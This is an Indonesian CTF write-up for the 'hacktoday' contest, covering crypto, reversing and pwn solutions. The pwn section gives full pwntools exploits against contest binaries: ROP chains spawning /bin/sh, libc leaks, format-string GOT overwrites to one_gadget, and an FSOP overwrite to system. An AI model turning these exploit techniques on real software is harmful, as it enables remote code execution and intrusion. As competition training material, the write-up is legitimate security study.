


```
└─$ cat solve.py
from Crypto.Util.number import inverse, bytes_to_long, long_to_bytes


def conv(num):
    return hex(num)[2:].rstrip('L').rjust(16, '0')


def inv_conv(str_num):
    return int(str_num, 16)


p = 18446744073709551557

with open('flag (3).enc', 'rb') as f:
    buf = f.read()

flag = b''

for i in range(0, len(buf), 16):
    bx = bytes_to_long(buf[i:i + 8])
    bxx = bytes_to_long(buf[i + 8:i + 16])
    flag += long_to_bytes((bxx * inverse(bx, p)) % p)

print(flag)
(devconenf) macpro@Macs-MBP ~/Downloads/succss ‹ruby-2.5.0›
└─$ python solve.py
b'hacktoday{some0ne_is_h4ving_fun_w_M4th_here}'
```

Flag: hacktoday{some0ne_is_h4ving_fun_w_M4th_here}

Flag Island

Stage 1: bruteforce hashnya




```
└$ cat brute.go
package main

import (
        "crypto/hmac"
        "crypto/sha256"
        "fmt"
        "encoding/hex"
        "strings"
        "strconv"
)



func main() {
        i := 0
        for true {
                key := []byte("DragonKey")
                message := strconv.Itoa(i)

                sig := hmac.New(sha256.New, key)
                sig.Write([]byte(message))

                hsh := hex.EncodeToString(sig.Sum(nil))

                if strings.Contains(hsh, "d3c0de") {
                        fmt.Println(message, hsh)
                        break
                }
                i += 1
                fmt.Printf("%x\n", i)
        }
}
(devconenf) macpro@Macs-MBP ~/Downloads/flag_island ‹ruby-2.5.0›
└$ go build brute.go; ./brute | tail -n 1
350914 4015e5b16ecd8f663e7d3c0dec9cabab8f9d4ab3c5a42b5097621609b106d5f1
(devconenf) macpro@Macs-MBP ~/Downloads/flag_island ‹ruby-2.5.0›
└$
```

Stage 2 decode arthur: dapet DRARAGFLAGRAGIVEDRARARA
Stage 3: bruteforce key pakai wordlist rockyou.txt

```
from pyDes import *
from Crypto.Cipher import DES3
import base64
from textwrap import wrap
import binascii

def yihi(hihi, key):
    desis = des("DESCRYPT", CBC, key, pad=None, padmode=PAD_PKCS5)
    d = desis.encrypt(base64.b64encode(hihi))
    return d
```

```
def rev_yihi(ret_yihi, key):
    desis = des("DESCRYPT", CBC, key, pad=None, padmode=PAD_PKCS5)
    fak = desis.decrypt(ret_yihi)
    e = base64.b64decode(fak)
    return e


def yuhu(huhu, key):
    keys = [1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11, 12, 13, 14, 15, 16, 17, 18, 19, 20,
21, 22, 23, 24]
    keyStr = ""
    for i in keys:
        keyStr += chr(i)
    encr = DES3.new(keyStr, DES3.MODE_CBC, key)
    e = encr.encrypt(huhu)
    return e


def rev_yuhu(ret_yuhu, key):
    keys = [1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11, 12, 13, 14, 15, 16, 17, 18, 19, 20,
21, 22, 23, 24]
    keyStr = ""
    for i in keys:
        keyStr += chr(i)
    decr = DES3.new(keyStr, DES3.MODE_CBC, key)
    d = decr.decrypt(ret_yuhu)
    return d


key = b'ROCKROCK'

assert rev_yuhu(yuhu(b'FwP gans', key), key) == b'FwP gans'
assert rev_yihi(yihi(b'FwP gans', key), key) == b'FwP gans'

print(wrap('a' * 25, 9))

buf = open('flag.enc', 'rb').read()

keyfile = open('rockyou.txt', 'rb')


for line in keyfile:
    try:
        key = line.strip(b'\n')
        if len(key) != 8:
            continue
        flag = b''
        for i in range(0, len(buf), 16):
            flag += rev_yihi(rev_yuhu(buf[i:i + 16], key), key)

    except binascii.Error:
        flag = b''
    print(flag)
```



```
ctf@ctfcs:~/flag_island$ python3 decrypt.py | grep hack
b'hacktoday{ARTHUR_Adventures_1n_HMAC256island_Defeatiing_R0CKdraGonn}'
```

Flag: hacktoday{ARTHUR_Adventures_1n_HMAC256island_Defeatiing_R0CKdraGonn}

Pwn

buffer overflow

Ganti rbp jadi di tempat str, terus set rbp-0x50 jadi nilai pas biar pas dipanggil read di main gabakal dicek samsek. Udah tinggal rop biasa abis tu

```
from pwn import *

# p = process('./chall')
p = remote('chall.codepwnda.id', 17013)

what = 0x4006c7
pop_rdi = 0x00000000004008f3
pop_rsi_r15 = 0x00000000004008f1
pop_rdx = 0x4006ba
string = 0x601068
read_in_main = 0x4007e7
ret = 0x000000000040088e
leave_ret = 0x40088d
puts_plt = 0x400550
puts_got = 0x601018
main = 0x400752
syscall = 0x4006bc

payload = p64(what)*8 + p64(0x6010b0) + p64(pop_rdi) + p64(0) +
p64(pop_rsi_r15) + p64(string)*2 + p64(pop_rdx) + p64(ret) +
p64(read_in_main)
p.sendlineafter("overflow", payload)
sleep(1)
payload = p64(ret)*20 + p64(pop_rdi) + b"/bin/sh\x00" + p64(pop_rdi) +
p64(0x3b) + p64(pop_rsi_r15) + p64(0x3b)*2 + p64(what) + p64(pop_rdi) +
p64(0x0000000000601118) + p64(pop_rsi_r15) + p64(0)*2 + p64(pop_rdx) +
p64(0) + p64(syscall)
payload = p64(len(payload)//8 + 1) + payload
pause()
p.sendline(payload)

p.interactive()
p.close()
```

flag: hacktoday{yo_ropchain_to_pwn_the_world__dcm4v}

sum

Leak nilai penting satu2 dari belakang. Dengan math dikit dapat cookie, libc. Tinggal ropchain abis itu. Udah. btw, aku baru tau di libc 2.31 system harus aligned juga (macam printf / scanf). You learn something new everyday.

```
from pwn import *
from ctypes import c_uint

# p = process('./chall', aslr=False)
# p = process('./chall', aslr=True)
p = remote('chall.codepwnda.id', 17011)

vals = []

for i in range(17, 25):
      p.sendlineafter("n: ", str(i))
      p.sendlineafter("1. ", 'a')
      p.recvuntil(str(i) + ". =")
      num = int(p.recvuntil('\n').strip())
      for j in vals:
            num -= j
      vals.append(c_uint(num).value)
      p.sendlineafter("[Y/n]", 'y')

print(list(map(hex, vals)))

libc_start_main_ret = int(hex(vals[-1]) + hex(vals[-2])[2:], 16)
libc_base = libc_start_main_ret - 0x0270b3
print(hex(libc_base))
one_gadget = libc_base + 0xe6ce3
```

```
pop_rdi = libc_base + 0x0000000000026b72
pop_rsi = libc_base + 0x0000000000027529
system = libc_base + 0x055410
bin_sh = libc_base + 0x1b75aa
ret = libc_base + 0x0000000000025679

vals = vals[:-2]

p.sendlineafter("n: ", str(34))
for i in range(16):
      p.sendlineafter("{}. ".format(i+1), str(0))
for i in range(len(vals)):
      p.sendlineafter("{}. ".format(i+16+1), str(vals[i]))

p.sendlineafter("23. ", str(int(hex(pop_rdi&0xffffffff), 16)))
p.sendlineafter("24. ", str(int(hex((pop_rdi>>32)&0xffffffff), 16)))
p.sendlineafter("25. ", str(int(hex(bin_sh&0xffffffff), 16)))
p.sendlineafter("26. ", str(int(hex((bin_sh>>32)&0xffffffff), 16)))
p.sendlineafter("27. ", str(int(hex(pop_rsi&0xffffffff), 16)))
p.sendlineafter("28. ", str(int(hex((pop_rsi>>32)&0xffffffff), 16)))
p.sendlineafter("29. ", str(int(hex(0&0xffffffff), 16)))
p.sendlineafter("30. ", str(int(hex((0>>32)&0xffffffff), 16)))
p.sendlineafter("31. ", str(int(hex(ret&0xffffffff), 16)))
p.sendlineafter("32. ", str(int(hex((ret>>32)&0xffffffff), 16)))
p.sendlineafter("33. ", str(int(hex(system&0xffffffff), 16)))
p.sendlineafter("34. ", str(int(hex((system>>32)&0xffffffff), 16)))
p.sendlineafter("[Y/n]", 'n')

p.interactive()
p.close()
```

flag: hacktoday{whoa_u_pwned_a_summation_calculator_XD__dk3nm}

intro

Ubah stack_chk_fail jadi main sekaligus leak, terus ubah jadi one_gadget.

```
from pwn import *
import codecs

# p = process('./intro')
p = remote('chall.codepwnda.id', 17021)
```

```
main = 0x40126a
stack_chk_fail_got = 0x404028
puts_got = 0x404018

payload = "%{}lx%23$hn%24$s".format(main & 0xffff)
payload = bytes(payload.encode('ascii'))
payload = payload.ljust(120, b'\x00')
payload += p64(stack_chk_fail_got) + p64(puts_got)
payload = payload.ljust(264, b"\x00")
p.sendlineafter('name?', payload)

libc_leak = int(codecs.encode(p.recvuntil('\x7f')[-6:][::-1], 'hex'), 16)
libc_base = libc_leak - 0x080a30
one_gadget = libc_base + 0x10a45c
print(hex(one_gadget))

payload = "%{}lx%23$hn%{}lx%24$hn%{}lx%25$hn".format(one_gadget & 0xffff,
(((one_gadget>>16) & 0xffff) - (one_gadget & 0xffff)) & 0xffff,
((one_gadget>>32) & 0xffff) - ((((one_gadget>>16) & 0xffff) - (one_gadget &
0xffff)) & 0xffff) - (one_gadget & 0xffff))
payload = bytes(payload.encode('ascii'))
payload = payload.ljust(120, b'\x00')
payload += p64(stack_chk_fail_got) + p64(stack_chk_fail_got+2) +
p64(stack_chk_fail_got+4)
payload = payload.ljust(264, b"\x00")
p.sendlineafter('name?', payload)

p.interactive()
p.close()
```

flag: hacktoday{canarycanarycanary_cant_stop_me_L29_IS_HERE}

confusing offset

Yang buat soal ini pengen saya pukul. Jadi gampang, ada printf untuk leak terus ada www. Tapi karena full relro saya coba ganti free hook jadi one_gadget terus panggil dengan input ke scanf yang besar. Gagal semua gadget. Terus saya coba untuk malloc hook. Gagal juga. Saya coba ganti jadi main terus panggil ulang printf untuk dapat stack leak terus mau buat ropchain, gagal karena gabisa dipanggil ropchainnya. Akhirnya saya coba FSOP. Bisa .-.

```
from pwn import *

# p = process('./confusing-offset')
p = remote('chall.codepwnda.id', 17022)
```

```
p.sendlineafter("name?", "%17$lp")
p.recvuntil('Hello')
libc_leak = int(p.recvuntil('\n').strip(), 16)
libc_base = libc_leak - 0x0270b3
system = libc_base + 0x055410
one_gadget = libc_base + 0xe6ce6
malloc_hook = libc_base + 0x1ebb70
free_hook = libc_base + 0x1eeb28
bin_sh = libc_base + 0x1b75aa
stderr = libc_base + 0x1ec5c0
stdout = libc_base + 0x1ec6a0
io_file_close = libc_base + 0x1ed520
io_file_finish = libc_base + 0x1ed4b8
abort = libc_base + 0x2572e

print(hex(stderr))

p.sendlineafter(">", '1')
p.sendlineafter("A: ", str(io_file_finish))
p.sendlineafter("B: ", str(system))
p.sendlineafter(">", '1')
p.sendlineafter("A: ", str(stdout))
p.sendlineafter("B: ", str(u64(b"/bin/sh\x00")))

p.interactive()
p.close()
```

flag: hacktoday{just_bruteforce_the_offset_L29_IS_HERE}

Rev

Machine Gun Kelly


Ya reversenya enak, dia cuma ambil nthprime of nthprime sekitar 8-9 kali per block. Karena carinya lambat kali aku manual pake api online. Terus cuma buat fungsi mac ulang di python

```
import gmpy2
from sympy import prime

def chi(m, lst):
      ans = []
      if(len(lst) == 0):
        return []
    ans.append((m%256) ^ lst[0])
    ans.extend(chi(getNthprime(m), lst[1:]))
    return ans

def getNthprime(num):
    return prime(num)

ans = ''.join(list(map(chr, chi(2,[0x6a, 0x62, 0x66, 0x60, 0x6b, 0x10, 0xa1, 0x64,
0x9e, 0xbc]))))

def newchi(lst1, lst2):
    ans = []
    for i in range(len(lst1)):
        ans.append((lst1[i] % 256) ^ lst2[i])
    return ans

ans += ''.join(list(map(chr, newchi([1337, 11027, 116803, 1537709, 24519307,
463285321, 10189670587, 257079103667, 7349339157229], [0x7b, 0x22, 0x72, 0xea,
0xd4, 0xb, 0x8f, 0x87, 0xa9]))))
ans += ''.join(list(map(chr, newchi([7331, 74311, 941599, 14519039, 266261651,
5701245833, 140382952961, 3925065753953], [0xfc, 0x17, 0x6d, 0xce, 0xfe, 0xba,
0x34, 0x1c]))))
print(ans)
```

flag: hacktoday{B11G_B44D_Pr1m35}

Jay Z

Pertama decompile crx tersebut maka akan muncul html dengan beberapa js
Kemudian jika dibuka di browser, di form, listener untuk submit action 'submit'




```
▼ submit
  ▶ form#passForm.login100-form.val…   jquery-3.2.1.min.js:1583
  ▼ form#passForm.login100-form.val…   jquery-3.2.1.min.js:3247
      useCapture: false
      passive: false
      once: false
    ▶ handler: f _0x1337()
```

Di di dalam folder jquery-blablabla js (REALLY???)
Dan disana banyak fungsi yang dipack, dan berikut intinya fungsi setelah diunpack yang mengecek input

```
if ((_0x5a3c72[_0x3565('0x8')](0x8) ^ _0x41f0be[_0x3565('0x8')](0xa)) + 0x45c ==
0x498 && (_0x5a3c72[_0x3565('0x8')](0xb) ^ _0x41f0be[_0x3565('0x8')](0x14)) + 0x4a3
== 0x4a5 && (_0x5a3c72[_0x3565('0x8')](0xa) ^ _0x41f0be['charCodeAt'](0x8)) + 0x10e
== 0x11e && (_0x5a3c72[_0x3565('0x8')](0xb) ^ _0x41f0be[_0x3565('0x8')](0x13)) +
0x223 == 0x23d && (_0x5a3c72['charCodeAt'](0x15) ^ _0x41f0be[_0x3565('0x8')](0x7))
+ 0x304 == 0x346 && (_0x5a3c72['charCodeAt'](0x14) ^
_0x41f0be[_0x3565('0x8')](0x8)) + 0xeb == 0x12c && (_0x5a3c72[_0x3565('0x8')](0x13)
^ _0x41f0be[_0x3565('0x8')](0x11)) + 0x3a9 == 0x3b0 &&
(_0x5a3c72[_0x3565('0x8')](0xb) ^ _0x41f0be[_0x3565('0x8')](0xb)) + 0x16b == 0x181
&& (_0x5a3c72[_0x3565('0x8')](0x3) ^ _0x41f0be[_0x3565('0x8')](0x3)) + 0x3ab ==
0x3b0 && (_0x5a3c72[_0x3565('0x8')](0x0) ^ _0x41f0be[_0x3565('0x8')](0x6)) + 0x16d
== 0x182 && (_0x5a3c72[_0x3565('0x8')](0xf) ^ _0x41f0be[_0x3565('0x8')](0xb)) +
0x24c == 0x276 && (_0x5a3c72[_0x3565('0x8')](0x15) ^
_0x41f0be[_0x3565('0x8')](0x0)) + 0x3ee == 0x3ee &&
(_0x5a3c72[_0x3565('0x8')](0x10) ^ _0x41f0be[_0x3565('0x8')](0xa)) + 0x135 == 0x14f
&& (_0x5a3c72[_0x3565('0x8')](0xe) ^ _0x41f0be[_0x3565('0x8')](0xd)) + 0x36 == 0x6f
&& (_0x5a3c72['charCodeAt'](0x2) ^ _0x41f0be[_0x3565('0x8')](0x5)) + 0x42d == 0x42d
&&


….….….….….….….….….….….….….….….….….….….….….….….….….….….
….….….….….….….….….….….….….….….….….….….….….….….….….….….
Dan seterusnya
….….….….….….….….….….….….….….….….….….….….….….….….….….….
….….….….….….….….….….….….….….….….….….….….….….….….….….….….



_0x5a3c72[_0x3565('0x8')](0x6) + _0x5a3c72[_0x3565('0x8')](0x7) +
_0x5a3c72[_0x3565('0x8')](0x8) + _0x5a3c72[_0x3565('0x8')](0x9) +
_0x5a3c72[_0x3565('0x8')](0xa) + _0x5a3c72[_0x3565('0x8')](0xb) +
_0x5a3c72[_0x3565('0x8')](0xc) + _0x5a3c72[_0x3565('0x8')](0xd) +
_0x5a3c72[_0x3565('0x8')](0xe) + _0x5a3c72['charCodeAt'](0xf) +
_0x5a3c72[_0x3565('0x8')](0x10) + _0x5a3c72[_0x3565('0x8')](0x11) +
_0x5a3c72[_0x3565('0x8')](0x12) + _0x5a3c72[_0x3565('0x8')](0x13) +
_0x5a3c72[_0x3565('0x8')](0x14) + _0x5a3c72['charCodeAt'](0x15) == 0x72a) {
            alert(_0x3565('0x4') + _0x5a3c72 + '}');
            return ![];
        }
```

_0x3565('0x8') mereturn charCodeAt, _0x5a3c72 adalah input, _0x5a3c72 adalah reverse input. Persamaan itu pada akhirnya dihabisi dengan z3



```python
from z3 import *


asli = [None] * 0x16
isla = [None] * 0x16

for i in range(0x16):
    asli[i] = BitVec('asli[%d]' % (i, ), 16)
    isla[i] = BitVec('isla[%d]' % (i, ), 16)

print(solve(
    And(
    And(
        asli[0] == isla[0x15 - 0x0],
        asli[1] == isla[0x15 - 0x1],
        asli[2] == isla[0x15 - 0x2],
        asli[3] == isla[0x15 - 0x3],
        asli[4] == isla[0x15 - 0x4],
        asli[5] == isla[0x15 - 0x5],
        asli[6] == isla[0x15 - 0x6],
        asli[7] == isla[0x15 - 0x7],
        asli[8] == isla[0x15 - 0x8],
        asli[9] == isla[0x15 - 0x9],
        asli[0xa] == isla[0x15 - 0xa],
        asli[0xb] == isla[0x15 - 0xb],
        asli[0xc] == isla[0x15 - 0xc],
        asli[0xd] == isla[0x15 - 0xd],
        asli[0xe] == isla[0x15 - 0xe],
        asli[0xf] == isla[0x15 - 0xf],
        asli[0x10] == isla[0x15 - 0x10],
        asli[0x11] == isla[0x15 - 0x11],
        asli[0x12] == isla[0x15 - 0x12],
        asli[0x13] == isla[0x15 - 0x13],
        asli[0x14] == isla[0x15 - 0x14],
        asli[0x15] == isla[0x15 - 0x15],
        (asli[0x8] ^ isla[0xa]) + 0x45c == 0x498,
        (asli[0xb] ^ isla[0x14]) + 0x4a3 == 0x4a5,
        (asli[0xa] ^ isla[0x8]) + 0x10e == 0x11e,
        (asli[0xb] ^ isla[0x13]) + 0x223 == 0x23d,
        (asli[0x15] ^ isla[0x7]) + 0x304 == 0x346,
        (asli[0x14] ^ isla[0x8]) + 0xeb == 0x12c,
        (asli[0x13] ^ isla[0x11]) + 0x3a9 == 0x3b0,
        (asli[0xb] ^ isla[0xb]) + 0x16b == 0x181,
        (asli[0x3] ^ isla[0x3]) + 0x3ab == 0x3b0,
        (asli[0x0] ^ isla[0x6]) + 0x16d == 0x182,
```

Flag: hacktoday{JayZ333__duckef_y0_4$$}